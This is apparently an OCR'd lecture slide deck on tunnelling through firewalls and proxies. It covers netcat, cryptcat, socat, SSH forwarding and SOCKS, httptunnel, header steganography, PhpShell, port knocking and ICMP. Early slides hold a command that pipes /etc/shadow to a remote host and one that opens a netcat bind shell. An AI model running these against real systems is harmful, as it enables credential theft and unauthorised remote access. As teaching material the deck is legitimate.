


Tunnel

The Internet treats censorship as a defect and routes around it.

John Gilmore

Tunnel: Concept



Tunnel: Agenda

- Embed your data in „allowed“ communication-protocols
- Creative exploitation of protocols
- Example:
  - HTTPS/Connect
  - HTTP
  - HTTP-Header
  - SSH
  - ACK Tunnel
  - DNS
  - ICMP
  - Hiding data in IP

Tools: nc, cryptcat

```
nc -l -p 23 | > /tmp/foo
```

```
cat /etc/shadow | nc 1.1.1.1 23
```

```
nc -l -p 23 -c “/bin/sh”
```


```
cryptcat -k discordia \
   -l -p 23 | > /tmp/foo
```

```
cat /etc/shadow | \
   cryptcat -k discordia 1.1.1.1 23
```

Tools: socat

- Like nc: socat – TCP4:host:port
- socat -d -d READLINE, \
  history=/tmp/hist TCP4:host:port,crnl
- socat TCP4-LISTEN:2323,fork, \
  su=nobody,tcpwrap=script
   TCP4:host:www
- socat TCP4-LISTEN:2323,fork, \
  PROXY:proxy:ssh-host.tld:22, \
  proxyport=3128,proxyauth=user:pass


Tools: ssh Port Forwarding



```
ssh -L:2323:hostC:123 user@hostB
                better
ssh -N -f -L:2323:hostC:123 user@hostB

nc localhost 123
```


-2	Protocol version 2
-N	don't execute a remote command
-f	fork
-L	localport:destinationhost:dstport

Tools: ssh Reverse Shell



```
ssh -R:2323:hostC:22 userB@hostB
                better
ssh -N -f -R:2323:hostC:22 user@hostB

ssh -p2323 userC@localhost
uname -a
hostC
```

Tools: ssh SOCKS Proxy



```
ssh  -f -N -D 2323 -f -N root@hostB
```

use SOCKS Proxy @localhost to reach hostC

-N   don't execute a remote command
-f   fork
-D local SOCKS (v5) Proxy port


Connect:// through the Web-Proxy

- HTTPS uses CONNECT host.tld:Port
- Encrypted end to end connection: Proxy cannot look into packets
- Any wrapper that adds CONNECT://
- Software:
  - Putty
  - OpenSSH: .ssh/config

    -
      ```
      ProxyCommand /usr/local/bin/proxytunnel -g proxy -G 3128 \
                -d destination-host -D 443
      ```
  - $SEARCHENGINE (z. B. stunnel, proxytunnel, transconnect, socat)
- PPP over SSH Howto (Warning: don't do TCP over TCP)


Why TCP over TCP is a bad idea?

http://sites.inka.de/sites/bigred/devel/tcp-tcp.html



When a segment timeouts, the segment is send again and the following timeout is increased exponentially! Now assume two layers of this.


- The lower layer has packet drops, resends Packets, inc. timers
- The upper layer looses packets too, increases timers too but slower. Thus, it will queue more packets faster!



Data
Transport/TCP
IP
PPP
Data (ssh)
Transport / TCP
IP
MAC
Physical

HTTP-Tunnel

- Client talks to server http (GET, POST ...)
- Conveyed are other protocols such as:
  - ssh, PPP, ... ;)
- Software: GNU httptunnel (only one connection possible)



PPP,SSH...

HTTP

Transport

IP

MAC

Physical

GNU httptunnel: Example

- Server: `hts -F localhost:22 80`
- Client:

```
htc -F 2323 -P proxy:3128 -B64k server:80
ssh localhost -p 2323
```

- Proxy:

```
1092305632.692  24025 172.20.18.7 TCP_MISS/200 4331 GET http://server/index.html? - DIRECT/1.2.3.4 text/html
```

- tcpdump:

```
GET http://server:80/index.html?crap=1092313481 HTTP/1.1
Host: server:80
Connection: close
```

```
HTTP/1.0 200 OK
Content-Length: 102400
Pragma: no-cache
Cache-Control: no-cache, no-store, must-revalidate
Expires: 0
Content-Type: text/html
X-Cache: MISS from proxy
X-Cache-Lookup: MISS from proxy:74
Proxy-Connection: close

..'SSH-2.0-OpenSSH_3.8p1 Debian 1:3.8p1-3


.
.
`...\..ÇÈÀœÁó.UÁ.Û3Xjè*...=diffie-
```


Hiding Data in HTTP-Headers

(RFC 2616)

- Server can always hide its tunneled data within the delivered site
- Client: URL-encoding, PUSH and PUT -> all can be blocked (quit hard for URL)
- Lots of headers, not evaluated by proxies can be used to hide data (e.g. User-Agent or Server)
- Fake serverswitch of loadbalancing scenario
- Hard to detect, if only few bits are used (version number of server or user-agent)

Example: PHPShell

http://www.gimpster.com/wiki/PhpShell



PhpShell 2.0

Current Working Directory: /home/gimpster/public_html/tmp/phpshell-2.0


```
Bugs?
-----
If you find a bug or miss something in PhpShell, please don't hesitate
to mail me at <gimpster@gimpster.com>!

Enjoy! - Martin Geisler <gimpster@gimpster.com>
$ ll
total 72K
-rw-r--r--    1 gimpster gimpster      871 Mar 27 01:52 AUTHORS
-rw-r--r--    1 gimpster gimpster      18K Mar 27 01:52 COPYING
-rw-r--r--    1 gimpster gimpster     5.7K Mar 27 01:52 ChangeLog
-rw-r--r--    1 gimpster gimpster     2.7K Mar 27 01:52 INSTALL
-rw-r--r--    1 gimpster gimpster     4.5K Mar 27 01:52 README
-rw-r--r--    1 gimpster gimpster      416 Mar 27 01:52 phpshell.css
-rw-r--r--    1 gimpster gimpster     9.2K Mar 27 02:00 phpshell.php
-rw-r--r--    1 gimpster gimpster      793 Mar 27 01:52 release.sh
-rw-r--r--    1 gimpster gimpster     2.4K Mar 27 01:52 valid-xhtml10.png
-rw-r--r--    1 gimpster gimpster     1.2K Mar 27 01:52 vcss.png
$ wc *
   28   106   871 AUTHORS
  339  2971 17985 COPYING
  188   820  5746 ChangeLog
   76   424  2757 INSTALL
  120   747  4538 README
   37    62   416 phpshell.css
  287  1017  9418 phpshell.php
   42    94   793 release.sh
    9    29  2414 valid-xhtml10.png
    4    27  1134 vcss.png
 1130  6297 46072 total
$
```

Rows: 30

Please consult the README and INSTALL files for instruction on how to use PhpShell.

Copyright © 2000–2004, Martin Geisler. Get the latest version at www.gimpster.com/wiki/PhpShell.

Basics of Portknocking




determined sequence of IP packets

❷ some action such as open ssh ... at the destination host

- critics say: replay attacks
- use some time dependent function for the knocking sequence

Coming from the Outside




- Attacker needs help from inside
- Sends something allowed, that tells the server, how and where to it shall open a connection

Internet Control Message Protocol Basics

(RFC 792)


- Send control messages for Internet protocol
- Quite easy to use for programmers, userland program is sufficient
- Nearly all types via Raw-Socket (not echo request, routing advertisment and timestamp)
- Some types are vital to the function of the Internet, others are nearly not used at all



ICMP Echo

(RFC 792)

- Big datapart, not limited by standard, put your data there
